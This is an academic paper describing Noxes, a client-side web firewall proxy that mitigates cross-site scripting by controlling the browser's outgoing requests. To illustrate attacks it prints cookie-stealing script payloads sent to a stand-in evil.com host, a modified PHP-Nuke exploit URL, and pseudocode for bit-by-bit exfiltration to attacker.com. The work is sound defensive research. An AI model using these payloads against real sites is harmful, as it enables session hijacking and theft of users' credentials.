Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks

Engin Kirda[§], Christopher Kruegel[§], Giovanni Vigna[‡], and Nenad Jovanovic[§]

[§] Technical University of Vienna
{ek,chris,enji}@infosys.tuwien.ac.at

[‡] University of California, Santa Barbara
vigna@cs.ucsb.edu

ABSTRACT

Web applications are becoming the dominant way to provide access to on-line services. At the same time, web application vulnerabilities are being discovered and disclosed at an alarming rate. Web applications often make use of JavaScript code that is embedded into web pages to support dynamic client-side behavior. This script code is executed in the context of the user's web browser. To protect the user's environment from malicious JavaScript code, a sandboxing mechanism is used that limits a program to access only resources associated with its origin site. Unfortunately, these security mechanisms fail if a user can be lured into downloading malicious JavaScript code from an intermediate, trusted site. In this case, the malicious script is granted full access to all resources (e.g., authentication tokens and cookies) that belong to the trusted site. Such attacks are called *cross-site scripting* (XSS) attacks.

In general, XSS attacks are easy to execute, but difficult to detect and prevent. One reason is the high flexibility of HTML encoding schemes, offering the attacker many possibilities for circumventing server-side input filters that should prevent malicious scripts from being injected into trusted sites. Also, devising a client-side solution is not easy because of the difficulty of identifying JavaScript code as being malicious. This paper presents Noxes, which is, to the best of our knowledge, *the first client-side solution to mitigate cross-site scripting attacks*. Noxes acts as a web proxy and uses both manual and automatically generated rules to mitigate possible cross-site scripting attempts. Noxes effectively protects against information leakage from the user's environment while requiring minimal user interaction and customization effort.

1. INTRODUCTION

Web applications are becoming the dominant way to provide access to on-line services. At the same time, web application vulnerabilities are being discovered and disclosed at an alarming rate. The JavaScript language [1] is widely used to enhance the client-side display of web pages. It was developed by Netscape as a light-weight scripting language with object-oriented capabilities and was later standardized by ECMA [2]. Usually, JavaScript code is downloaded into browsers and executed on-the-fly by an embedded interpreter. However, JavaScript code that is automatically executed may represent a possible vector for attacks against a user's environment.

Secure execution of JavaScript code is based on a sandboxing mechanism, which allows the code to perform a restricted set of operations only. That is, JavaScript programs are treated as untrusted software components that have only access to a limited number of resources within the browser. Also, JavaScript programs downloaded from different sites are protected from each other using a compartmentalizing mechanism, called the *same-origin policy*. This limits a program to only access resources associated with its origin site. Even though JavaScript interpreters had a number of flaws in the past, nowadays most web site take advantage of JavaScript functionality.

The problem with the current JavaScript security mechanisms is that scripts may be confined by the sand-boxing mechanisms and conform to the same-origin policy, but still violate the security of a system. This can be achieved when a user is lured into downloading malicious JavaScript code (previously created by an attacker) from a trusted web site. Such an exploitation technique is called a *cross-site scripting (XSS)* attack [3, 4].

For example, consider the case of a user who accesses the popular *trusted.com* web site to perform sensitive operations (e.g., on-line banking). The web-based application on *trusted.com* uses a cookie to store sensitive session information in the user's browser. Note that, because of the same-origin policy, this cookie is accessible only to JavaScript code downloaded from a *trusted.com* web server. However, the user may be also browsing a malicious web site, say *www.evil.com*, and could be tricked into clicking on the following link:

```
<a href="http://www.trusted.com/
 <script>
  document.location=
    'http://www.evil.com/steal-cookie.php?'
                  +document.cookie
 </script>">
```


SAC'06 April 23-27, 2006, Dijon, France

```
Click here to collect price.
</a>
```

When the user clicks on the link, an HTTP request is sent by the user's browser to the *www.trusted.com* web server, requesting the page

```
<script>
  document.location=
    'http://www.evil.com/steal-cookie.php?'
        +document.cookie
</script>
```

The *trusted.com* web server receives the request and checks if it has the resource which is being requested. When the *trusted.com* host does not find the requested page, it will return an error message. The web server may also decide to include the requested file name in the return message to specify which file was not found. If this is the case, the file name (which is actually a script) will be sent from the *trusted.com* web server to the user's browser and will be executed in the context of the *trusted.com* origin. When the script is executed, the cookie set by *trusted.com* will be sent to the malicious web site as a parameter to the invocation of the *cookie.php* server-side script. The cookie will be saved and can later be used by the owner of the *evil.com* site to impersonate the unsuspecting user with respect to *trusted.com*. Figure 1 describes this attack scenario.



Figure 1: A typical cross-site scripting scenario.

The example above shows that it is possible to compromise the security of a user's environment even though neither the sand-boxing nor the same-origin policy were violated.

Unfortunately, vulnerabilities that can be exploited by XSS attacks are common. For example, by analyzing the Common Vulnerabilities and Exposures entries (including candidate entries) from 1999 to 2005 [5], we identified 322 cross-site scripting vulnerabilities. Note that this is only a partial account of the actual number of XSS vulnerabilities, since there are a number of *ad hoc* web-based applications that have been developed internally by companies to provide customized services. Many of the security flaws in these applications have not yet been discovered or made public.

One reason for the popularity of XSS vulnerabilities is that developers of web-based applications often have little or no security background. moreover, business pressure forces these developers to focus on the functionality for the end-user and to work under strict time constraints, without the resources (or the knowledge) necessary to perform a thorough security analysis of the applications being developed. The result is that poorly-developed code, riddled with security flaws, is deployed and made accessible to the whole Internet.

Currently, XSS attacks are dealt with by fixing the server-side vulnerability, which is usually the result of improper input validation routines. While being the obvious course of action, this approach leaves the user completely open to abuse if the vulnerable web site is not willing or able to fix the security issue. For example, this was the case for e-Bay, in which a known XSS vulnerability was not fixed for months.

A complementary approach is to protect the user's environment from XSS attacks. This requires means to discern malicious JavaScript code downloaded from a trusted web site from normal JavaScript code, or techniques to mitigate the impact of cross-site scripting attacks.

This paper presents Noxes, the *first client-side solution* to mitigate cross-site scripting attacks. Noxes acts as a web proxy and uses both manually and automatically generated rules to block cross-site scripting attacks. Noxes provides protection against compromise of a user's environment while requiring minimal user interaction and customization.

The contributions of this paper are as follows:

1. We describe the implementation of the *first client-side solution* that leverages the idea of personal firewalls and provides increased protection of the user with respect to XSS attacks.

2. A straightforward implementation of an XSS web firewall would significantly impact a user who is surfing the web. To remedy this limitation, we present a number of techniques that make the use of a web firewall viable in practice.

The rest of this paper is structured as follows. In Section 2 we introduce different types of XSS attacks. In Section 3, we present the Noxes tool. Section 4 describes the technique that is used by Noxes to identify possible malicious connections. Then, in Section 5, we describe the experimental evaluation of the tool. In Section 6, we present related work on this topic. Section 7 provides details on the current prototype implementation and outlines future work. Finally, Section 8 briefly concludes.

2. TYPES OF XSS ATTACKS

Two main classes of XSS attacks exist: *stored* attacks and *reflected* attacks [6]. In a stored XSS attack, the malicious JavaScript code is permanently stored on the target server (e.g., in a database, in a message forum, in a guestbook, etc.). In a reflected XSS attack, on the other hand, the injected code is "reflected" off the web server such as in an error message or a search result that may include some or all of the input sent to the server as part of the request. Reflected XSS attacks are delivered to the victims via e-mail messages or links embedded on other web pages. When a user clicks on a malicious link or submits a specially crafted form, the injected code travels to the vulnerable web ap-

plication and is reflected back to the victim's browser (as previously described in the example in Section 1).

The reader is referred to [4] for information on the wide range of possible XSS attacks and the damages the attacker may cause. There are a number of input validation and filtering techniques that web developers can use in order to prevent XSS vulnerabilities [6, 7]. However, these are *server-side solutions over which the end user has no control*.

The easiest and the most effective client-side solution to the XSS problem for users is to deactivate JavaScript in their browsers. Unfortunately, this solution is often not feasible because a large number of web sites use JavaScript for navigation and enhanced presentation of information. Thus, a novel solution to the XSS problem is necessary to allow users to execute JavaScript code in a more secure fashion. As a step in this direction, we present Noxes, a personal web firewall that helps mitigate XSS attacks.

3. THE NOXES TOOL

Noxes is a Microsoft-Windows-based personal web firewall application that runs as a background service on the desktop of a user. The development of Noxes was inspired by Windows personal firewalls that are widely used on PCs and notebooks today. Popular examples of such firewalls are *Tiny* [8], *ZoneAlarm* [9], *Kerio* [10] and *Norton Personal Firewall* [11].

Personal firewalls provide the user with fine-grained control over the incoming connections that the local machine is receiving and the outgoing connections that running applications are making. The idea is to block and detect malware such as worms and spyware, and to protect users against remotely exploitable vulnerabilities. Personal firewalls are known to be quite effective in mitigating certain types of security threats such as exploit-based worm outbreaks[1].

Typically, a personal firewall prompts the user for action if a connection request is detected that does not match the firewall rules. The user can then decide to block the connection, allow it, or create a permanent rule that specifies what should be done if such a request is detected again in the future.

Although personal firewalls play an essential role in protecting users from a wide range of threats, they are ineffective against web-based client-side attacks, such as XSS attacks. This is because in a typical configuration, the personal firewall will allow the browser of the user to make outgoing connections to any IP address with the destination port of 80 (i.e., HTTP) or 443 (i.e., HTTPS). Therefore, an XSS attack that redirects a login form from a trusted web page to the attacker's server will not be blocked.

Noxes provides an additional layer of protection that existing personal firewall do not support. The main idea is to allow the user to exert control over the connections that the browser is making just as personal firewalls allow a user to control the Internet connections received or originated by process running on the local machine.

Noxes operates as a web proxy that fetches HTTP requests on behalf of the user's browser. Hence, all web connections of the browser pass through Noxes and can either be blocked or allowed based on the current security policy.

[1]Microsoft has realized the benefits of personal firewalls and it is now providing a built-in firewall for Windows XP in Service Pack 2 (SP2).

Analogous to personal firewalls, Noxes allows the user to create filter rules (i.e., firewall rules) for web requests. There are three ways of creating rules:

1. **Manual creation**. The user can open the rule database manually and enter a set of rules. When entering a rule, the user has the possibility of using wild cards and can choose to permit or deny requests matching the rule. For example, a permit rule like *www.yahoo.com/** allows all web requests sent to the domain **www.yahoo.com**, while a deny rule such as *www.tuwien.ac.at/images/** blocks all requests to the "images" directory of the domain **www.tuwien.ac.at**.

2. **Firewall prompts**. The user can interactively create a rule whenever a connection request is made that does not match any existing rule, in a way similar to what is provided by most personal firewalls. For example, if no rule exists for the request *www.news.yahoo.com/index.html*, the user is shown a dialog box to permit or deny the request. The user can also use a pop-up list for creating a rule from a list of possible general rules such as *www.news.yahoo.com/**, **.news.yahoo.com/** or **.yahoo.com/**. In addition, the user can specify if the rule being created should be permanent or should just be active for the current browsing session only. Temporary rules are useful for web sites that the user does not expect to visit often. Hence, having temporary rules helps prevent the rule-base from growing too large and at the same reduces the number of prompts that the user will receive because of web requests to unknown web sites.

3. **Snapshot mode**. The user can use the special *snapshot* mode integrated into Noxes to create a "browsing profile" and to automatically generate a set of permit rules. The user first starts by activating the snapshot mode and then starts surfing. When the snapshot mode is activated, Noxes tracks and collects the domains that have been visited by the browser. The user can then automatically generate permanent filter rules based on the list of domains collected during a specific session.

Note that after new rules have been created, the user can modify or delete the rules as she sees fit.

A personal web firewall, in theory, will help mitigate XSS attacks because the attacker will not be able to send sensitive information (e.g., cookie or session IDs) to a server under his control without the user's knowledge. For example, if the attacker is using injected JavaScript to send sensitive information to the server *www.evil.com*, the tool will raise an alarm because no filter rule will be found for this domain. Hence, the user will have the opportunity to check the details of this connection and to cancel the request.

4. DETECTING XSS ATTACKS

Unfortunately, a web firewall as described previously is not particularly usable in practice because it raises an unacceptable large number of alerts and requires excessive user interaction. Consider the example of a user that queries a search engine to find some information about a keyword and has received a list of relevant links. Each time the user selects one of the links, she is directed to a new, possibly

unknown web site and she is prompted for action. Clearly, it is cumbersome and time-consuming for the user to create many new rules each time she searches for something.

Unlike a personal firewall that will have a set of filter rules that do not change over a long period of time, a personal web firewall has to deal with filter rule sets that are flexible; a result of the highly dynamic nature of the web. In a traditional firewall, a connection being opened to an unknown port by a previously unknown application is clearly a suspicious action. On the web, however, pages are linked to each other and it is perfectly normal for a web page to have links to web pages in domains that are unknown to the user. Hence, a personal web firewall that should be useful in practice must support some optimization to reduce the need to create rules. At the same time, the firewall has to ensure that security is not undermined.

An important observation is that all links that are *statically embedded* in a web page can be considered safe with respect to XSS attacks. That is, the attacker cannot directly use static links to encode sensitive user data. The reason is that all static links are composed by the server *before* any malicious code at the client can be executed. An XSS attack, on the other side, can only succeed after the page has been completely retrieved by the browser and the script interpreter is invoked to execute malicious code on that page. In addition, all *local links* can implicitly be considered safe as well. An adversary, after all, cannot use a local link to transfer sensitive information to another domain; external links have to be used to leak information to other domains.

Based on these observations, we extended our system with the capability to analyze all web pages for embedded links. That is, every time Noxes fetches a web page on behalf of the user, it analyzes the page and extracts all external links embedded in that page. Then, temporary rules are inserted into the firewall that allow the user to follow each of these external links *once* without being prompted. Because each statically embedded link can be followed without receiving a connection alert, the impact of Noxes on the user is significantly reduced. Links that are extracted from the web page include HTML elements with the *href* and *src* attributes and the *url* identifier in Cascading Style Sheet (CSS) files. The filter rules are stored with a time stamp and if the rule is not used for a certain period of time, it is deleted from the list by a garbage collector.

Using the previously described technique, all XSS attacks can be prevented in which a malicious script is used to dynamically encode sensitive information in a web request to the attacker's server. The reason is that there exists no temporary rule for this request because no corresponding static link is present in the web page. Note that the attacker could still initiate a denial-of-service (DOS) XSS attack that does not transfer any sensitive information. For example, the attack could simply force the browser window to close. Such denial-of-service attacks, however, are beyond the scope of our work as Noxes solely focuses on the mitigation of the more subtle and dangerous class of XSS attacks that aim to steal information from the user. It is also possible to launch an XSS attack and inject HTML code instead of JavaScript. Since such attacks pose no threat to cookies and session IDs, they are no issue for Noxes.

Figure 2 shows an example page. When this page is analyzed by Noxes, temporary rules are created for the URLs *http://example.com/1.html* (line 4), *http://example2.com/2.html* (line 6) and *http://external.com/image.jpg* (line 8). The local links */index.html* and */services.html* (lines 11 and 12) are ignored.

```
1. <html>
2. <body>
3.      <h2>This is an example page.</h2>
4.      <a href="http://example.com/1.html">
5.              First link </a>
6.      <a href="http://example2.com/2.html">
7.              Second link </a>
8.      <img src="http://external.com/image.jpg"
9.              alt="Some image">
10.     This is followed by a local link: <br>
11.     <a href="/index.html">Home</a>
12.     <a href="/services.html">Services</a>
13.
14. </body>
15. </html>
```

Figure 2: An example HTML page.

When Noxes receives a request to fetch a page, it goes through several steps to decide if the request should be allowed. It first uses a simple technique to determine if a request for a resource is a local link. This is achieved by checking the *Referer* HTTP header and comparing the domain in the header to the domain of the requested web page. Domain information is determined by splitting and parsing URLs.[2] For example, the hosts *client1.tucows.com* and *www.tucows.com* will both be identified by Noxes as being in the domain *tucows.com*. If the domains are found to be identical, the request is allowed.

Although the referrer header is optional according to the HTTP specification, all popular browsers such as the Internet Explorer, Opera and Mozilla make use of this header. Note that using the *Referer* HTTP header is safe because the attacker has no means of spoofing or changing this header. The reason is that JavaScript *does not allow* the *Referer* HTTP header to be modified (e.g., JavaScript error messages are generated in Internet Explorer, Mozilla and Opera). Also, the code that the attacker can inject only runs on the victim's browser and has no direct access to the network.

If a request being fetched is not in the local domain, Noxes then checks to see if there is a temporary filter rule for the request. If there is a temporary rule, the request is allowed. If not, Noxes checks its list of permanent rules to find a matching rule. If no rules are found matching the request, the user is prompted for action and can decide manually if the request should be allowed or blocked.

4.1 Mitigating Advanced XSS Attacks

In the previously discussed approach, links that are statically embedded in an HTML page are considered safe. Unfortunately, this approach suffers from a security vulnerability. To see this, consider an attacker that embeds a large number of specially crafted, static links into the web page at the trusted site (in addition to the malicious script). Then, when the script is executed at the client's browser, these links can be used to encode the sensitive information.

[2]The "." character in the domain name is used for splitting.

For example, the script could execute a simple loop to send cookie or session ID information bit-by-bit to a server under the attacker's control, using one previously embedded static link for each bit.

```
1. <html>
2. …
3. <img src="http://attacker.com/bit0_1.jpg">
4. <img src="http://attacker.com/bit1_1.jpg">
5. <img src="http://attacker.com/bit0_2.jpg">
6. <img src="http://attacker.com/bit1_2.jpg">
7. …
8. <img src="http://attacker.com/bit0_100.jpg">
9. <img src="http://attacker.com/bit1_100.jpg">
10.
11. <script>
12.       for [i=0 to 100]
13.       {
14.                 if (cookie bit is 0)
15.                 {
16.                           <contact http://attacker.com/bit0_i>
17.                 }
18.                 else if (cookie bit is 1)
19.                 {
20.                           <contact http://attacker.com/bit1_i>
21.                 }
22.       }
23. </script>
24. …
25. </html>
```

Figure 3: Pseudo code for a possible JavaScript loop attack for stealing cookie information.

Figure 3 shows the pseudo code for this attack. Suppose that the cookie consists of 100 bits. The attacker first inserts 100 unique pairs of static image references to her own domain (lines 3-9). The image references need to be unique because, as discussed previously, Noxes creates a temporary rule for each URL and promptly deletes it once it has been used. In the next step of the attack, the attacker goes through the cookie value bit-by-bit and uses the static references he has previously embedded to "encode" the value (lines 11-23). Because the attacker uses the static references in the page, the corresponding requests would be allowed by Noxes' temporary rules. As a consequence, the attacker can reconstruct the cookie value one bit at a time by checking and analyzing the logs of the web server at *attacker.com*.

To address this type of XSS attack, Noxes only allows a *maximum of k links* to the same external domain, where k is a customizable threshold. If there are more than k links to an external domain on a page, none of them will be allowed by Noxes without user permission. Hence, each successful attack in which two links are used to encode a single bit value (one link to represent that this bit is 0, one link to represent that this bit is 1) will be able to leak only $k/2$ bits of sensitive information. For example, when k is 4, the attacker would have to make the victim visit at least 50 vulnerable pages to successfully steal a cookie that consists of 100 bits (leaking $\frac{4}{2} = 2$ bits per page visit). Clearly, such an attack is very difficult to perform.

Note that, in theory, it might be possible for the attacker to use one link to encode more than one bit value. For example, the attacker might only send a request for a bit when its value is 1. If the bit is 0, the absence of a request can be used to infer the correct value. Also, more sophisticated

```
1. <script><!--
2. if (window.opener!=null)
3. {
4.       var ref=document.referrer.substring(7,document.referrer.length);
5.       ref = ref.substring(0,ref.indexOf("/"));
6.       var href=document.location.href.substring(7,document.location.href.length);
7.       ...
8.       if (!result)
9.       {
10.
11.                Check = confirm("Noxes Firewall Information: This pop-up window
12.                         is potentially dangerous! ...
13.                ...
14.      }
15. }
16. if (parent.frames.length>0)
17. {
18.      ...
19. } --> </script>
20. <html>
21. <body>
22. ....
```

Figure 4: Snippet of the automatically injected JavaScript code at the beginning of an HTML page.

covert channel attacks are possible. The attacker could, for example, attempt to use timing information to encode bit values, issuing a request exactly at 12:22 to express a value of 01101010. In this case, the main difficulty for the attacker is that the clocks between the computers have to be synchronized. Hence, such an attack is extremely difficult to launch, especially against a large number of random victims. Covert channel attacks are beyond the scope of our work, considering that most XSS attacks are launched against a large number of random users. However, our proposed technique makes such attacks more difficult and thus, raises the bar for the attacker in any case.

In our prototype implementation, we use a default value of 4 for k. Our premise is that a majority of web pages will not have more than 4 links to the same external domain and thus, will not cause connection alert prompts (see our evaluation in Section 5 for a discussion on the influence of different values of k on the reduction of connection alert prompts).

Although limiting the number of links to external domains mitigates the problem of using static references to leak information, an attacker could also use pop-up windows and frames. In these cases, the attacker could open a pop-up window to his own domain. By setting the cookie value as the pop-up window title, for example, the attacker would be able to transfer cookie information between the victim's domain and his. In the pop-up window, Noxes would allow the attacker to establish any connection to his own domain because all links in the pop-up window would be from the attacker's domain and would be treated as being local. Hence, it would be easy for the attacker to read the window title (i.e., the cookie value) and send this value to a server under his control. Analogous to using pop-up windows, the attacker could also use frames to launch a similar attack.

To mitigate pop-up and frame-based attacks, Noxes injects "controlling" JavaScript code in the beginning of all web pages that it fetches. More precisely, before returning a web page to the requesting browser, Noxes automatically inserts JavaScript code that is executed on the user's browser. This script checks if the page that is being displayed is a pop-up window or a frame. If this is the case, the injected code checks the referrer of the page to determine if the pop-up

window or the frame has a "parent" that is from a different domain. If the domains differ, an alert message is generated that informs the user that there is a potential security risk. The user can decide if the operation should be canceled or continued. Figure 4 depicts a snippet of the automatically injected JavaScript code at the beginning of an HTML page that has been fetched.

Because the injected JavaScript code is the first script on the page, the browser invokes it before any other scripts. Therefore, *it is not possible for the attacker* to write code to cancel or modify the operation of our injected JavaScript code.

4.2 Real-World XSS Prevention Example

This section demonstrates the effectiveness of Noxes on a real-world vulnerability reported at the security mailing list Bugtraq [12]. The vulnerability affects several versions of PHP-Nuke [13], a popular open-source web portal system. For the following test, we used the vulnerable version 7.2 of PHP-Nuke and modified the harmless original proof-of-concept exploit to make it steal the victim's cookie. In our test environment, the server hosting PHP-Nuke was reachable at the IP address 128.131.172.126. The following exploit URL was used to launch a reflected XSS attack:

```
http://127.131.172.126/modules.php?
     name=Reviews&rop=postcomment&id='&title=
     %253cscript%3Edocument.location=
     'http://www.evil.com/steal-cookie.php?'
     %252bdocument.cookie;%253c/script%3Ebar
```

Note that the URL strongly resembles that of our introductory example. If the attacker manages to trick the victim into clicking this link, the URL-encoded JavaScript embedded in the link is inserted into the server's HTML output and sent back to the victim. The victim receives the following script:

```
<script>
 document.location='http://www.evil.com/
     steal-cookie.php?'+document.cookie;
<script>
```

Hence, the victim is immediately redirected to www.evil.-com's page with his cookie attached as a parameter. Noxes prevents this redirection (see Figure 5) since the malicious target URL is not static, but has been constructed dynamically in order to pass along the cookie. Apart from this example, in our tests, Noxes also successfully prevented the exploitation of the following vulnerabilities listed at Bugtraq: 10524 (PHP-Nuke 7.2), 13507 (MyBloggie 2.1.1) and 395988 (MyBloggie 2.1.1) [14].

5. EVALUATION

In order to verify the feasibility of our XSS detection technique, we developed a simple web crawler in Perl (using the UNIX utility *wget*) and created local copies of more than 800 web sites consisting of 110,000 distinct web pages and about 10GB of HTML data.

Then, we slightly modified the interfaces of the classes that implement the XSS technique in Noxes and fed the locally stored web pages to our test system to determine how many web pages contained more than k number of links (i.e., *href*, *src* and *url* attribute references) to the same external domain in order to find out how probable it is that a link would cause a connection alert prompt.



Figure 6: Different threshold k values versus percentage of dropped links.

Number of links	7,865,848
Number of external links	2,043,856
Number of unique external links	1,682,003

Table 1: Statistical information about the crawled web pages

Table 1 and Figure 6 show the results of our experiments. Close to 8,000,000 links were analyzed, and 25.98% of the links in the pages point to external domains. When using our default value of 4 for k, our experiments show that 5.7% of the links would have caused a connection alert. Thus, our XSS mitigation technique would have permitted the access of external links and references without requiring manual interaction in about 94,3% of the cases.

Figure 6 shows the influence of different values of k on the reduction of connection alert prompts. As expected, the experimental results indicate that the number of connection alerts can be reduced if the value of k is increased. Of course, doing so has the cost of potentially leaking more bits of sensitive information to an attacker. Allowing more than 4 links to the same external domain does not significantly decrease the connection alert rate with respect to the number of bits that are revealed. For example, if 14 links are allowed to the same domain, 4.5% of the total links would cause a connection alert: an improvement of 1.2%. At the same time, however, 7 bits could be leaked to an attacker.

Our findings demonstrate that our XSS mitigation technique makes the use of a personal web firewall viable. Although Noxes can help mitigate XSS attacks, note that user interaction is still required to cancel an operation that would lead to a successful exploit. Thus, with Noxes, *we are mainly targeting users with a certain level of technical sophistication.* However, we believe that the tool can also be used for unsophisticated users with the help of a more advanced user that can pre-configure the firewall (e.g., by creating a set of



Figure 5: Screenshot of the connection alert dialog that indicates that PHP-Nuke is trying to connect to an external domain during the exploitation of the Bugtraq vulnerability 10493.

default filter rules using the snapshot mode that would help decrease the number of alerts). In fact, we have been using Noxes ourselves within our research group and the number of alerts generated by the tool has been found to be acceptable by users.

To make Noxes more user-friendly, we integrated user interface mechanisms to enable a fast activation and deactivation of the tool. Hence, users that only require XSS protection when visiting certain web sites (e.g., e-Bay), can activate and use Noxes *only when sensitive operations are performed*.

6. RELATED WORK

Clearly, the idea of using application-level firewalls to mitigate security threats is not new. Several solutions have been proposed to protect web applications by inspecting HTTP requests in an attempt to prevent application-level attacks.

Scott and Sharp [15] describe a web proxy that is located between the users and the web application, and that makes sure that a web application adheres to pre-written security policies. The main critique of such policy-based approaches is that the creation and management of security policies is a tedious and error-prone task.

Similar to [15], there exists a commercial product called AppShield [16] that is a web application firewall proxy that apparently does not need security policies. AppShield claims that it can automatically mitigate web threats such as XSS attacks by learning from the traffic to a specific web application. Because the product is closed-source, it is impossible to verify this claim. Furthermore, [15] reports that AppShield is a plug-and-play application that can only do simple checks and thus can only provide limited protection because of the lack of any security policies.

The main difference of our approach with respect to existing solutions is that Noxes is a *client-side* solution. The solutions presented in [15] and [16] are both server-side that aim to protect *specific* web applications. Furthermore, these solutions require the willingness of the service providers to invest into the security of their web applications and services. In cases where service providers are either unwilling or unable to fix their XSS vulnerabilities, users are left defenseless (e.g., e-Bay was reported to have several XSS vulnerabilities that were not fixed for several months although they were widely-known by the public [17]). The main contribution of Noxes is that it provides protection against XSS attacks without relying on the web application providers. To the best of our knowledge, *Noxes is the first practical client-side solution for mitigating XSS attacks.*

It is worth noting that besides proxy-based solutions, several software engineering techniques have also been presented for locating and fixing XSS vulnerabilities: In [18], Huang et al. describe the use of a number of software-testing techniques (including dynamic analysis, black-box testing, fault injection and behavior monitoring) and suggest mechanisms for applying these techniques to web applications. The aim is to discover and fix web vulnerabilities such as XSS and SQL injection. The target audience of the presented work is the web application development community. Similarly, in their follow-up work [19], Huang et al. describe a tool called WebSSARI that uses static code analysis and runtime inspection to locate and partially fix input-based web security vulnerabilities. Although the proposed solutions are important contributions to web security, they can only have impact if web developers use such tools to analyze and fix their applications. The ever-increasing number of reported XSS vulnerabilities, however, suggests that developers are still largely unaware of the XSS problem.

7. IMPLEMENTATION AND FUTURE WORK

We implemented the prototype version of Noxes as a Windows .NET application in C#. The application has a small footprint and consists of about 5,400 lines of code. We chose .NET as the implementation platform because a significant proportion of Internet users surf the web under MS Windows. Because of the conceptual and library similarities of

C# and Java, we also expect the code to be portable to Java without difficulties.

In the proof-of-concept prototype implementation of Noxes, the filter rules are maintained using built-in .NET data structures such as hash tables and array lists. Although we are not aware of any filter rule-related performance problems at the moment, we note that some data structure optimization may be required in the future.

Although Noxes is fully functional, some work still remains to be done: First, we are planning to make the tool available as a freeware utility in the near future. Second, we are considering to write browser extensions for Internet Explorer and the Mozilla browser to enable a smooth integration with Noxes. We plan to integrate hot-keys and menu short-cuts into the browsers to allow users to quickly switch between using direct Internet connection or Noxes as a web proxy. Another possibility could be to activate Noxes automatically when certain web sites are visited. Such mechanisms would make the selective, specific web site-based use of Noxes easier for users that are technically unsophisticated or inexperienced. Third, Noxes currently lacks SSL support and we would like to provide this functionality as soon as possible.

8. CONCLUSIONS

XSS vulnerabilities are being discovered and disclosed at an alarming rate. XSS attacks are generally simple, but difficult to prevent because of the high flexibility that HTML encoding schemes provide to the attacker for circumventing server-side input filters. In [3], the author describes an automated script-based XSS attack and predicts that semi-automated techniques will eventually begin to emerge for targeting and hijacking web applications using XSS, thus eliminating the need for active human exploitation.

Several approaches have been proposed to mitigate XSS attacks. These solutions, however, are all server-side and aim to either locate and fix the XSS problem in a web application, or protect a specific web application against XSS attacks by acting as an application-level firewall. The main disadvantage of these solutions is that they rely on service providers to be aware of the XSS problem and to take the appropriate actions to mitigate the threat. Unfortunately, there are many examples of cases where the service provider is either slow to react or is unable to fix an XSS vulnerability, leaving the users defenseless against XSS attacks.

In this paper, we present Noxes, a personal web firewall that helps mitigate XSS attacks. The main contribution of Noxes is that it is the *first client-side solution* that provides XSS protection without relying on the web application providers. Noxes supports an XSS mitigation mode that significantly reduces the number of connection alert prompts while at the same time providing protection against XSS attacks where the attackers may target sensitive information such as cookies and session IDs.

Web applications are becoming the dominant way to provide access to on-line services, but, at the same time, there is a large variance among the technical sophistication and knowledge of web developers. Therefore, there will always be web applications vulnerable to XSS. We believe that there is a genuine need for a client-side tool such as Noxes and hope that Noxes and the concepts we present in this paper will be a useful contribution in protecting users against XSS attacks.

9. ACKNOWLEDGEMENTS

This research was supported by the Army Research Office, under agreement DAAD19-01-1-0484, and by the National Science Foundation, under grants CCR-0238492 and CCR-0524853.

10. REFERENCES

[1] D. Flanagan. *JavaScript: The Definitive Guide*. December 2001. 4th Edition.

[2] ECMA-262, ECMAScript language specification, 1999.

[3] David Endler. The Evolution of Cross Site Scripting Attacks. Technical report, iDEFENSE Labs, 2002.

[4] CERT. Advisory CA-2000-02: malicious HTML tags embedded in client web requests. `http://www.cert.org/advisories/CA-2000-02.html`, 2000.

[5] Common Vulnerabilities and Exposures. `http://www.cve.mitre.org/`, 2005.

[6] Steven Cook. A Web Developer's Guide to Cross-Site Scripting. Technical report, SANS Institute, 2003.

[7] CERT. Understanding malicious content mitigation for web developers. `http://www.cert.org/tech_tips/malicious_code_mitigation.html`, 2005.

[8] TINY Software. Tiny Firewall. `http://www.tinysoftware.com/home/tiny2`, 2005.

[9] Zone Labs. Zone Labs Internet Security Products. `http://www.zonelabs.com/store/content/home.jsp`, 2005.

[10] Kerio. Kerio Firewall. `http://www.kerio.com`, 2005.

